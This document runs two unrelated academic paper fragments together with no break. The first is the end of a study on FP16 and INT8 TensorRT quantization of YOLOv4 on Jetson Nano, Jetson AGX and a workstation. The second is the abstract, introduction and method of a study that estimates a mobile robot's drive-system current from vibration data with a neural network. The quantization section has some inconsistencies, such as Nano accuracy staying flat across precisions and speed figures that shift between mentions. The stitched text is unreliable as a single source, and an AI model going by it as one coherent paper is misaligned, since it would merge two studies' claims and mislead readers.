Despite the reduced accuracy observed on the workstation, deploying the FP16 model on the Jetson AGX and Jetson Nano yielded promising results. On the Jetson AGX, the mean Average Precision (mAP) reached 68.33%, with Average Precision (AP) scores of 80.23% for cars, 71.32% for pedestrians, and 53.45% for cyclists. In addition to its accuracy, the Jetson AGX achieved an inference speed of 47.6 FPS, showcasing its ability to leverage hardware-accelerated FP16 operations effectively. The Jetson Nano also performed admirably, maintaining an mAP of approximately 68.62%, nearly identical to the unoptimized FP32 model, while significantly improving its inference speed to 3 FPS. These results indicate that TensorRT managed quantization-induced errors well across both embedded architectures. Consequently, the FP16 variant emerges as a strong candidate for applications requiring a balanced approach between accuracy and computational efficiency.

To further enhance inference efficiency and reduce resource consumption, additional quantization to INT8 precision was implemented. On the workstation, the INT8 model achieved an mAP of 38.96%, with AP scores of 36.63% for cars, 40.82% for cyclists, and 39.42% for pedestrians. As expected, the performance degradation was more pronounced than with the FP16 model due to the greater quantization error associated with lower bit precision. Nonetheless, the INT8 model demonstrated exceptional runtime performance on both embedded architectures. On the Jetson AGX, the model maintained a respectable mAP of 56.69% with an inference speed of 62.5 FPS, outperforming the Jetson Nano in terms of throughput. Similarly, on the Jetson Nano, the mAP remained stable at 68.5%, while inference speed reached 5 FPS, marking the highest observed among all tested variants. This consistency across the quantized models on the Nano suggests that the quantization process was effectively calibrated and further highlights the robustness of the YOLOv4 architecture when utilized on edge platforms employing lower-precision computation.

2) Model Size Analysis: The graph below Fig. 3 illustrates the storage sizes of the YOLOv4 model across three precision formats (FP32, FP16, INT8) on the Jeson AGX, Jetson Nano and Workstation. The findings indicate that quantization significantly reduces model size, with the INT8 version being the most compact, followed by FP16, while FP32 remains the largest. On the Jetson Nano, the model size decreases from 586.5 MB in FP32 to 201.6 MB in INT8, representing a decline of nearly 66%. Similarly, on the workstation, the size is reduced from 400.3 MB to 69.1 MB, an impressive reduction of over 82%. On the Jetson AGX, the model size decreases from 592.7 MB in FP32 to 77.8 MB in INT8, resulting in a significant relative reduction of approximately 86.9% the most substantial among all three platforms. This indicates that the quantization pipeline on the Jetson AGX may be more effectively optimized or better integrated with the TensorRT engine, leading to more efficient memory utilization. This substantial decrease is significant for edge deployment, where constraints on memory and loading times can directly impact real-time performance. Additionally, smaller models consume less power and provide faster start-up and inference times, making the INT8 format a compelling choice for resource-constrained environments.



Fig. 3. Model size comparison.

Despite employing identical model architectures and quantization techniques, the model size on the workstation consistently remains smaller than that on the Jetson Nano, irrespective of the accuracy level achieved. This disparity primarily arises from how TensorRT compiles models within architecture-specific inference engines.

The performance improvements achieved through quantization are primarily due to decreased computational costs and better hardware utilization. By transforming FP32 operations into FP16 and INT8 formats, the model takes advantage of faster arithmetic and lower memory usage, which is particularly beneficial for embedded GPUs. Furthermore, the TensorRT produces an optimized binary encompassing model weight alongside device-specific execution plans, kernel selections, memory layouts, and fallback mechanisms. The binary for the Jetson Nano typically includes more metadata and execution pathways to ensure compatibility across various components (such as the GPU, DLA, and CPU), contributing to a larger binary size. In contrast, the workstation engine benefits from a robust and stable GPU environment, allowing TensorRT

TABLE II. SUMMARY OF YOLOV4 PERFORMANCE BEFORE AND AFTER QUANTIZATION

Model	Architecture	mAP (%)	AP_{Car}	$AP_{Pedestrian}$	$AP_{Cyclist}$	FPS
FP32	Workstation	85.68	91.30	87.50	78.22	140.93
	Jetson AGX	71.36	83.24	74.56	56.3	16
	Jetson Nano	68.68	80.22	71.50	54.30	< 2
FP16	Workstation	48.07	46.60	57.78	39.84	297.56
	Jetson AGX	68.33	80.23	71.32	53.45	47.6
	Jetson Nano	68.62	80.18	71.50	54.18	3
INT8	Workstation	38.96	36.63	40.82	39.42	372.97
	Jetson AGX	56.69	72.28	53.64	45.03	62.5
	Jetson Nano	68.5	80	71.5	54.1	5

to optimize the model more aggressively and eliminate certain fallback functions.

Although post-training quantization significantly enhances inference efficiency, our findings indicate that achieving real-time performance on the Jetson Nano remains elusive, even with INT8 quantization. While a five-fold speedup has been realized, Nano's limited computational resources constrain its ability to fully leverage the advantages of low-precision inference, culminating in a maximum performance of only 5 FPS, which does not meet real-time requirements. In contrast, the Jetson AGX Xavier, equipped with a more powerful GPU and dedicated inference accelerators, successfully achieves real-time processing at 48 FPS using FP16 quantization. This disparity underscores that as hardware resources diminish, the capacity to attain real-time object detection declines, irrespective of software-level optimization.

Furthermore, the relatively stable accuracy observed on the Nano across FP32, FP16, and INT8 quantization levels can be attributed to its inability to fully quantify all model components due to hardware limitations and calibration challenges. Consequently, some layers may revert to higher-precision computation (e.g. FP16), which helps maintain detection accuracy but restricts the performance improvements typically expected from INT8 execution. These findings emphasize the need to align quantization strategies with the capabilities of the target hardware in order to strike a balance between efficiency and precision.

Compared to the work by [11], which attained high accuracy using YOLOv7 on the Jetson Nano, our study investigates the deployment of YOLOv4 on both the Jetson Nano and AGX Xavier through multi-level quantization. While [11] concentrated on optimizing accuracy, our findings underscore the balance between speed and precision, revealing that only the AGX with FP16 quantization achieves real-time performance. This underscores the significance of aligning quantization strategies with hardware capabilities for effective embedded deployment.

B. Qualitative Performance

To complement the quantitative evaluation, a qualitative analysis was conducted to visually assess the detection performance of the YOLOv4 model when deployed on the Jetson Nano using the quantified INT8 version. This subsection presents sample outputs that illustrate the model's capability to identify and classify objects in real-world scenarios. Selected images demonstrate how the INT8 model operates under resource constraints, particularly regarding bounding box accuracy and consistency of class labels. These visual results offer practical insights into the model's effectiveness following quantization and underscore any noticeable degradation in detection quality resulting from the compression process.



Fig. 4. Car detection.

Fig. 5. Pedestrian detection.

Fig. 6. Cyclist detection.

The visual results in Fig. 4 to 6 showcase the YOLOv4 model's performance using INT8 on the Jetson Nano in various urban traffic scenarios. Despite resource constraints, the model delivers reliable detection for cars, pedestrians, and cyclists. In Fig. 4, the model accurately identifies several vehicles and in a moderately congested area, with confidence scores between 0.78 and 1.00. It effectively distinguishes vehicles, highlighting its ability to handle overlapping classes. Fig. 5 focuses on detection in a semi-congested alleyway, recognizing six pedestrians and one cyclist, all with confidence scores

above 0.81. The model excels even with partial occlusions, reaffirming high average pedestrian precision from previous evaluations. In Fig. 6, the model excels in an open road scenario, confidently detecting a nearby cyclist (1.00) and a distant vehicle (0.99).

Overall, these qualitative results demonstrate the effectiveness of INT8 quantization, confirming that YOLOv4 with TensorRT is well-suited for embedded vision applications, maintaining strong localization and accurate classifications.

VI. Conclusion

In this study, we examined the deployment and optimization of the YOLOv4 object detection model on embedded platforms, specifically focusing on the NVIDIA Jetson Nano and Jetson AGX Xavier. We began with an FP32 model trained in Darknet and subsequently applied TensorRT-based post-training quantization (FP16 and INT8) to enhance operational efficiency.

The quantization process significantly accelerated inference speed and reduced the model size with minimal impact on accuracy. On the Jetson Nano, the INT8 model achieved a five-fold increase in speed and a 65% reduction in size while maintaining a consistent mean Average Precision (mAP). On the Jetson AGX, the FP16 and INT8 models reached speeds of up to 48 and 62 FPS, respectively, demonstrating nearly real-time performance with high accuracy retention.

Future work will integrate quantization-aware training (QAT) to reduce accuracy loss when using INT8 precision. Furthermore, deploying mixed-precision and runtime-adaptive quantization strategies, along with an extension to FPGA hardware and incorporating more diverse datasets, will strengthen the robustness and generalizability of the optimized models for real-world embedded applications.

***Abstract*—Mobile robots are often tasked with environmental surveys and disaster response operations. Accurately estimating the energy consumption of these robots during such tasks is essential. Among the various components, the drive system consumes the most energy and exhibits the greatest fluctuations. Since these energy fluctuations stem from variations in current consumption, it is crucial to estimate the drive system's current consumption with high accuracy. However, existing research faces challenges in accurately estimating current consumption, particularly when the ground geology changes or when internal states cannot be measured. Moreover, there is no clearly defined methodology for estimating the current consumption of a mobile robot's drive system under unknown geological conditions or internal states. To address this gap, the present study aims to develop an end-to-end method for estimating the current consumption of a mobile robot's drive system, taking ground geology into consideration. To achieve this, we propose a novel approach for collecting interaction data and generating a current consumption model. For data collection, we introduce a method that effectively captures the internal and external factors influencing the drive system's current consumption, as well as their interactions. This is accomplished by treating the physical phenomena resulting from the interaction between the driving mechanism and the ground as vibrations. Additionally, we propose a method for generating a current consumption model using a neural network, accounting for measurement errors, outliers, noise, and global current fluctuations. The effectiveness of the proposed method is demonstrated through experiments conducted on three different ground types using a skid-steering mobile robot.**

***Keywords*—Current consumption estimation; mobile robot; neural network; snow environment**

I. Introduction

Mobile robots are increasingly being deployed to perform diverse missions, including social infrastructure maintenance, i-Construction, agriculture, forestry, fisheries, nursing care and welfare, disaster response, and investigations in extreme environments [1]–[4]. Among these missions, environmental surveys and disaster responses require wheeled or crawler-type mobile robots to perform tasks in terms of robustness, maneuverability, and drivability [5]–[8]. Long-term, long-distance, and continuous operation of mobile robots is essential for task execution in environmental surveys and disaster responses. Therefore, estimating the energy consumption is necessary to determine the amount of energy that the mobile robot will consume for efficient task execution. Based on the social background described above, various studies have been conducted on estimating the energy consumption of mobile robots [9], [10]. In particular, optimizations based on energy consumption have been conducted in research fields such as path planning, motion planning, and task management for mobile robots. Because the accuracy of energy consumption estimation significantly affects the results in these research fields, methodologies for energy consumption estimation have been discussed, and methods such as mathematical model approaches and data-driven approaches have been proposed.

This section reviews previous studies on energy consumption estimation. First, we discuss studies that employed mathematical modeling approaches, assuming a solid, non-deformable ground and considering its geometric shape. Ganganath et al. proposed a path planning method that considers the energy consumption of mobile robots in uneven terrain environments where flat and sloped terrains coexist [11], [12]. In Ganganath et al.'s method, the terrain (ground elevation and slope) traversed by a mobile robot is used to plan a path that optimizes the energy consumption and distance between two points. The path is determined by integrating the energy and distance costs, thereby calculating an optimal solution that satisfies both the energy and distance constraints. In this process, a mathematical model that considers the terrain was employed to estimate the energy consumption of the mobile robot. However, the method of Ganganath et al. is limited because it does not consider the characteristics of a mobile robot. Mobile robots such as differential two-wheeled, steering-type, skid-steer-type, and crawler-type mobile robots have different energy consumption levels and variability characteristics depending on their mobility type; therefore, it is necessary to consider the mobility type.

In response to the work of Ganganath et al., Mei et al. proposed a motion planning method that considers energy efficiency for omnidirectional mobile robots operating on flat terrain [13]. Mei et al.'s method plans energy-efficient paths and speeds for task execution using a three-wheeled omnidi-

rectional mobile robot. In this approach, a mathematical model that considers the kinematic characteristics of omnidirectional mobile robots, such as their geometric shapes, is used to estimate the energy consumption. Additionally, Zhang et al. proposed a path planning method that takes energy efficiency into account for steering-type mobile robots operating on flat terrain [14]. Zhang et al.'s method plans energy-efficient paths for task execution using a four-wheeled steering-type mobile robot. In this case, a mathematical modeling approach considering the geometric shape of the steering-type mobile robot and other kinematic characteristics was used to estimate the energy consumption. Furthermore, Jaramillo-Morales et al. proposed an energy consumption estimation model for a differential two-wheeled mobile robot, taking into account payload and acceleration on flat terrain [15]. Their method estimates the energy consumption by identifying dynamically changing motor parameters from real data based on a mathematical model. The studies by Mei et al., Zhang et al., and Jaramillo-Morales et al. considered terrain and mobile robot characteristics, but did not consider ground geology. The energy consumption of mobile robots traveling on the ground is affected by terrain features, such as elevation and slope, as well as by the geology of the ground in contact with the mobile robot. Therefore, it is necessary to consider the geology. Geology affects energy consumption through a combination of materials such as soil, concrete, grass, and snow, as well as dryness and moisture. For example, in mobile robot navigation, energy consumption and its variability can differ significantly between dry concrete surfaces and muddy, moisture-laden ground. In the next section, we discuss previous studies that estimated energy consumption by considering geology using a mathematical modeling approach.

In a study considering the geology of the ground on which mobile robots operate, Saad et al. first proposed a path planning method that takes into account both terrain and ground surface to reduce the energy consumption of mobile robots on uneven terrains [16], [17]. Saad et al. used a mathematical model approach based on terramechanics (the mutual mechanical relationship between mobile robots and soil) to estimate wheel sinking effects, terrain slopes, and soil deformation characteristics to estimate energy consumption. Terrain-related parameters in the mathematical model were obtained from digital elevation models (DEMs), while surface-related parameters were derived from the Unified Soil Classification System (USCS). The method was evaluated through simulation. Second, Mohamadi et al. proposed a method for estimating the energy consumption of a differential two-wheeled mobile robot with an unknown payload on flat terrain [18]. In their approach, model parameters were identified through both offline and online estimation using actual motion data, enabling accurate estimation of the robot's energy consumption. Third, Morales et al. proposed a method for estimating the energy consumption of a crawler-type mobile robot operating on flat terrain [19]. Their method analyzed the effects of slippage and friction between a crawler-type mobile robot and the ground. They proposed a mathematical model that considered kinematics and kinetic friction. A crawler-type mobile robot changes direction depending on the speed difference between the left and right crawlers; therefore, slippage occurs while moving, which affects the energy consumption. Morales et al.'s method estimated the energy consumption based on parameters such as the robot's velocity, acceleration, turning radius, and kinetic friction coefficient, and its effectiveness was verified through experiments with an actual machine. Parameters such as the kinetic friction coefficient included in the mathematical model were derived from experimental tests. Fourth, Ínal et al. proposed a path-planning algorithm that considered dynamics to reduce the energy consumption of a crawler-type mobile robot on rough terrain [20]. Many conventional path planning algorithms focus on optimizing distance and time, Ínal et al. proposed an energy-efficient path-planning method that improves the A* algorithm. They evaluated their proposed method using an actual off-road terrain model. The dynamics include parameters such as rolling resistance and acceleration force, and consider the terrain and ground surface. In this study, the dynamic parameters were obtained from two experiments. The parameters included in the mathematical model were derived from experiments conducted using an actual vehicle.

Fifth, Dogru et al. proposed a mathematical model-based energy-consumption estimation method that considers friction using a skid-steering mobile robot [21]. In their method, Dogru et al. proposed a mathematical model that considers rolling friction when the wheels rotate and skid friction when the robot skids while turning. Experiments were conducted using an actual skid-steering mobile robot. Energy consumption was measured under varying speeds, turning conditions, and centers of mass, and the results were compared with the predicted values from the mathematical model. The model matched the actual measured values with high accuracy, demonstrating its usefulness in estimating energy consumption. Mathematical model-based studies before Dogru et al. had issues such as being limited to linear movements, ignoring changes in friction due to speed and curvature radius, and not considering slopes. Dogru et al. proposed a general-purpose energy consumption model that covered the entire operating range of skid-steering mobile robots and quantified the effect of friction. Sixth, Otsu et al. proposed a method for estimating the energy consumption of an Ackerman-type mobile robot on uneven terrain [22]. Otsu et al. used the actual driving data of a mobile robot. The energy consumption of the Ackermann-type mobile robot was estimated using a mathematical model based on geological classifications and topographical information. In this case, features were extracted using the mobile robot's acceleration data as training data, and the geological conditions were classified into three types: dense sand, fine gravel, and coarse gravel, from the camera images using a Support Vector Machine (SVM). Saad et al., Mohamadi et al., Morales et al., Ínal et al., Dogru et al., and Otsu et al. were based on mathematical models. The parameters included in the mathematical model were identified from actual driving data using numerical analysis, optimization, and machine learning, and the power consumption was estimated. However, the geology combines soil, concrete, grass, and snowy conditions, such as dryness and moisture. There are infinite combinations of materials, conditions, and them, so estimating energy consumption based on a mathematical model for various geologies has a limit.

In contrast to the studies described above that estimate energy consumption using mathematical models, Sakayori et al. proposed a path planning method that considers energy efficiency for Ackermann-type mobile robots operating in rough terrain environments [23]. Sakayori et al.'s method evaluated the energy consumption and power generation and planned

a path considering the mobile robot's dynamics and terrain mechanics. In this case, an energy consumption model was constructed using a neural network. The inputs were speed, slope angle, and azimuth angle, and the outputs were energy consumption and longitudinal slip. Góra et al. proposed a method to estimate the energy consumption of a differential two-wheel mobile robot and a skid-steering mobile robot on indoor rigid ground [24]. Góra et al. used a mobile robot's actual driving data and estimated its energy consumption using a neural network. In this case, parameters such as the actual velocity of the mobile robot, actual angular velocity, weight, and friction were inputted into the neural network, and the consumed energy was the output. Friction parameters were identified using a mathematical model based on the travel data of a mobile robot. However, although Sakayori et al.'s method takes into account dynamics and terramechanics in path planning, geology is not taken into account in the energy consumption model, and the accuracy of the estimation of energy consumption decreases when the geology is unknown or changes. Additionally, Góra et al.'s method targets rigid indoor ground, and the geology is expressed as friction, which is calculated using a mathematical model based on actual travel data. Therefore, the accuracy of energy consumption estimation is problematic when the geology causes the wheels to sink, when the terrain is difficult to model mathematically, or when the parameters included in the mathematical model are unknown.

In response to the previous research described thus far, the author proposed a method for derive the current consumption using vibration data [25]. However, this method uses instantaneous vibration data. Therefore, although it is possible to calculate current consumption in real time, this method is not suitable for estimating current consumption. To summarize the previous studies described thus far, there is no transparent methodology for estimating the energy consumption of a mobile robot using an end-to-end data-driven approach, considering the mobile robot's characteristics, the geology of the ground on which it runs, and changes in the geology. Additionally, the energy consumption of a mobile robot's drive system is the most significant and variable component of its overall energy consumption. Generally, a rated voltage is applied to the drive system, and energy fluctuations occur owing to changes in current consumption. Therefore, it is important to estimate the current consumption of the drive system accurately when estimating the energy consumption of a mobile robot. The purpose of this study was to develop an end-to-end estimation method for the current consumption of a mobile robot drive system that considers geology.

The remainder of this paper is organized as follows: Section II describes the interaction data collection and current consumption model generation methods proposed in this study for estimating the current consumption of a mobile robot's drive system. Section III describes the effectiveness of the proposed method in changing environments through experiments using a real machine in a real environment. Experimental results and a discussion are also presented. Finally, Section IV presents conclusions and future work.

II. Proposed Method

A. Outline

This study targets the operation of a mobile robot in the flow shown in Fig. 1. It is assumed that the ground topography is known and the ground geology is unknown. First, the robot was given a task, such as conducting an environmental survey or moving to a destination. Next, the mobile robot autonomously adjusts its velocity and angular velocity on the task-performing ground, and interaction data, such as vibrations and current consumption, are collected. Next, the interaction data are trained to generate the current consumption model. Next, the path planning and time-series behaviors of the commanded velocity and angular velocity of the mobile robot were planned. Next, the required energy was estimated using the current consumption model. Next, the mobile robot begins the task and moves. When a task is assumed to be performed over a long period and distance, the internal and external factors are expected to change. Therefore, if the error exceeds a threshold value, the consumption current model is updated by comparing the actual current consumption with the estimated value. To update the model, the mobile robot adjusts its velocity and angular velocity in the ground area where the error surpasses the threshold, and interaction data, such as vibration and current consumption, are collected again. The current consumption model was updated by retraining using the collected real data. Subsequently, the errors are compared, and if they exceed a threshold, the data are re-collected and re-trained repeatedly to complete the task.

Previous studies have discussed task, path, and action planning (Fig. 1). In addition, previous studies have discussed energy consumption estimations that consider topography, such as slopes. In this study, we focus on geological changes on flat terrain as a fundamental step toward estimating the current consumption of end-to-end mobile robot drive systems, considering geological features. We propose a novel method for collecting interaction data and generating a current consumption model, as highlighted in the red-boxed section of the flow in Fig. 1. Prior to the task, we explain the validity of setting up a problem in which the topography is known and the geology is unknown. The topography (geometry) of the ground on which the mobile robot moves can be measured with high precision in advance using noncontact sensors, such as satellites and UAVs. Although real-time measurements may be difficult with topography data measured by satellites and UAVs, the topography is unlikely to change shape over time. In contrast, satellite and UAVs' non-contact sensors can only measure the surface of the ground on which the mobile robot is moving. Therefore, the measurement accuracy is low when the geological conditions differ between the surface and the interior of the ground. Additionally, because the conditions of geological materials change with rain and snow, it is highly probable that the conditions of geological materials change over time. For these reasons, this study sets up a problem in which the topography on which the mobile robot moves is known in advance, and the geology is unknown but will become known through actual driving.

B. Collecting Methods of the Interaction Data

When controlling a mobile robot, velocity and angular velocity are generally input as command values. Based on these



Fig. 1. Task execution of mobile robots and the position of this study.

command values, the target angular velocity of each actuator is calculated using kinematics. Based on the target angular velocity of the actuator, the wheels and crawlers (hereinafter collectively referred to as the driving mechanism) are operated by controlling the actuators to move the mobile robot. As explained in Section I, most previous studies represented the interaction in a mathematical model and estimated the energy consumption by identifying limited parameters such as geology and friction in the mathematical model. However, using a mathematical model-based approach to estimate energy consumption considering various geological conditions, geological changes, and surface and interior conditions is challenging. In addition, noncontact sensors that can be mounted on mobile robots, such as RGB cameras and LiDAR, are unsuitable for geological estimation because they can only measure the ground surface and not the internal conditions. To estimate the geology, considering both the surface and internal conditions of the ground, specialized sensors such as spectrum cameras and electromagnetic radar, not typically installed on mobile robots, are required. However, this is unrealistic in terms of sensor cost (sensor price, measurement time, data volume, and data processing time). In addition, the accurate identification of geological features and their parameters is not essential for energy consumption estimation.

For the reasons explained above, this study proposes a novel method to estimate the end-to-end current consumption of the drive system from the physical phenomena caused by interaction. The interaction between the ground and driving mechanism caused by the movement of a mobile robot depends on the geology of the ground. For example, the interaction differs between a flat surface, like a gymnasium floor, where the surface remains undisturbed by movement, and a sandy beach, where the surface is slightly uneven and ruts are formed as the robot travels. In addition, the interactions differed depending on the grain size and water content of the soil, even if the soil had the same geology. The physical phenomena caused by the interaction between the ground and the driving mechanism, owing to differences in the geology of the ground, are expressed in the mobile robot's vibration. Therefore, we propose a method for estimating end-to-end current consumption from the vibration caused by the interaction.

The current consumption of a mobile robot drive system varies depending on the internal (robot velocity, angular velocity, weight, driving mechanism, etc.) and external (terrain, geology, temperature, etc.) factors, making it necessary to consider these factors and their interactions. However, it is difficult to represent all these factors in a mathematical model. Therefore, this study attempts to estimate the current consumption by clarifying the relationship (current consumption model) between the vibration and output (current consumption of the drive system) when the inputs (velocity and angular velocity) are provided. By capturing the physical phenomena caused by the interaction between the ground and driving mechanism as vibrations, a model was constructed to consider the internal and external factors that affect the current consumption of the drive system and their interaction. Specifically, a current consumption model is generated from the commanded velocity, commanded angular velocity, vibration (acceleration in the robot's vertical direction), and current consumption of the drive system, which can be measured during the actual movement of the mobile robot.

In the data collection for the current consumption model generation, the mobile robot collects interaction data autonomously in a real environment where it performs its task. Four types of interaction data were measured in the time series: the commanded velocity, commanded angular velocity, vertical acceleration of the robot, and currents in the drive system, which were the inputs to the robot. The actions that a mobile robot can perform are velocity, angular velocity, or a combination of both. Therefore, the robot collects interaction data by moving through a portion of the real environment where it will perform a task, using the velocity, angular velocity, or a combination of both that it can achieve. Once a certain amount of interaction data has been collected, a current consumption model for the environment is generated based on the interaction data, the current consumption is estimated, and the task is performed.

C. Generation Method of the Current Consumption Model

This section describes the current consumption estimation. The current consumption of a mobile robot's drive system varies depending on internal and external factors and their interactions. Therefore, it is difficult to mathematically model all these factors and their interactions. In addition, the drive

system's current consumption varies with the mobile robot's velocity, angular velocity, acceleration, and driving load mechanisms, resulting in nonlinear data with noise. For the reasons explained above, this paper proposes a data-driven end-to-end current consumption estimation method for the drive system using neural networks, a type of machine learning, as a fundamental study.

This section describes the method for estimating the current consumption of a drive system using a neural network. A typical mobile robot inputs command velocity and angular velocity. It causes the actuators of the driving mechanism to move, causing the current consumption of the driving system to fluctuate. Internal and external factors and their interactions must be considered to clarify the relationships among command velocity, command angular velocity, and current consumption in task-performing environments. In this method, vibration (acceleration in the vertical direction of the robot) is utilized, and the neural network is configured to take the robot's commanded velocity, commanded angular velocity, and vibration as inputs, with the output being the drive system's current consumption. The current consumption of the drive system fluctuates globally due to changes in velocity, angular velocity, and acceleration. Additionally, even with filtering, noise processing, and sensor calibration, measurement errors and outliers are expected to occur momentarily during the current measurement. Local fluctuations due to noise can also be expected to occur in relation to global current volatility. Due to the reasons mentioned above, the consumption current estimation for a single step at a given moment is expected to have significant measurement errors, outliers, noise, and other inconsistencies. Therefore, the input-output in this method is based on time-series data, separated by an arbitrary interval $t_{interval}$. Even if the geology is the same, the vibration data may differ, depending on the velocity and angular velocity of the mobile robot. Therefore, we move in the actual environment at velocities, angular velocities, or combinations of both that the mobile robot can achieve. The vibrations obtained from this movement are converted into frequency components and input into the neural network. In other words, the frequency component input to the neural network represents the interaction between all the possible actions of a particular mobile robot in a specific environment.

Fig. 2 shows the neural network structure and the dataset used in this method. A neural network consists of input, intermediate, and output layers. The inputs were the velocity, angular velocity, and vibration frequency data, and the outputs were the current consumption of the drive system. The dataset was created by shaping four types of data (velocity, angular velocity, vibration frequency in the vertical direction of the robot, and current consumption) in the line and column directions using the interaction data described in the previous section. The velocity, angular velocity, and current consumption of the dataset are time-series data separated by an arbitrary interval $t_{interval}$, as shown in Fig. 2. Vibrations are frequency data obtained by Fast Fourier Transform (FFT) processing of all the acceleration data during data acquisition. The reason for using all acceleration data was to account for the interaction of all possible actions of a unique mobile robot in a unique environment. At this time, since the velocity, angular velocity, current consumption, and frequency data have different units and scales, each physical quantity is normalized to the range of 0 to 1.

III. Experiment

A. Experiment Outline

The following is an overview of the experiment. The purpose of this experiment is to evaluate the effectiveness of the proposed method in changing environments. To achieve this, we conducted evaluations in various environments, collecting data using a mobile robot, training a neural network, and comparing the estimated and measured current consumption values. Three types of geologies were used: Ground A, coated wood surface; Ground B, with a snow-covered surface and stone tiles inside; and Ground C, with a snow-covered surface and concrete inside, as shown in Fig. 3. A mobile robot was used in the experiments, as shown in Fig. 4. JACKAL is a 17 kg skid-steer mobile robot measuring 508 mm in length, 430 mm in width, and 250 mm in height. The driving mechanism was a four-wheeled skid-steer type, with one motor driving two wheels on each side using a belt, for a total of two motors driving the four wheels. Two runs were conducted in each environment to obtain experimental data. Data from the first run were used for learning, model generation, and estimating the driving current consumption in the second run. The control inputs are shown in Fig. 5. The control input shown in Fig. 5 was provided to the mobile robot, and the second-run data were acquired. Evaluation was performed by comparing the estimated current consumption after the first run with the actual current consumption in the second run. The control input comprised a commanded velocity between 0 and 0.4 m/s and a commanded angular velocity between 0 and 1.05 rad/s. The running data were acquired using the combinations shown in Fig. 5.

The measurement method is as follows: The drive system's current consumption was measured by connecting an INA226 current sensor from Texas Instruments, with a measurement range of $\pm$ 20 A, to the motor cable. Vibrations were measured using an IMU sensor module from RT, which incorporates an MPU9250 with an acceleration range of ± 16 G and an angular velocity range of $\pm$ 2,000 deg/s. The control and measurement system of the mobile robot used Robot Operating System 1 (ROS 1) to acquire the control input synchronously, drive current consumption, and collect vibration data at a sampling rate of 100 Hz.

The structure of the dataset is as follows: The arbitrary interval $t_{interval}$ was set to 0.1 s, and the dataset consisted of 10 samples each for velocity and angular velocity. The vibration (frequency) data comprised 8,000 samples from 0 to 50 Hz per set. The current consumption of the left and right drive systems consisted of ten samples for each dataset. Therefore, the neural network consists of 8,020 inputs in the input layer and 20 outputs in the output layer. The neural network consisted of one input layer, three intermediate layers, and one output layer, with 100 neurons in each intermediate layer. ReLU (Rectified Linear Unit) was used as the activation function for the intermediate and output layers. The data were normalized to a range of 0 to 1, with command velocity ranging from 0.0 to 1.0 m/s, command angular velocity from 0.0 to 1.0 rad/s, and current values from 0 to 10,000 mA to estimate the neural network's learning and the drive system's

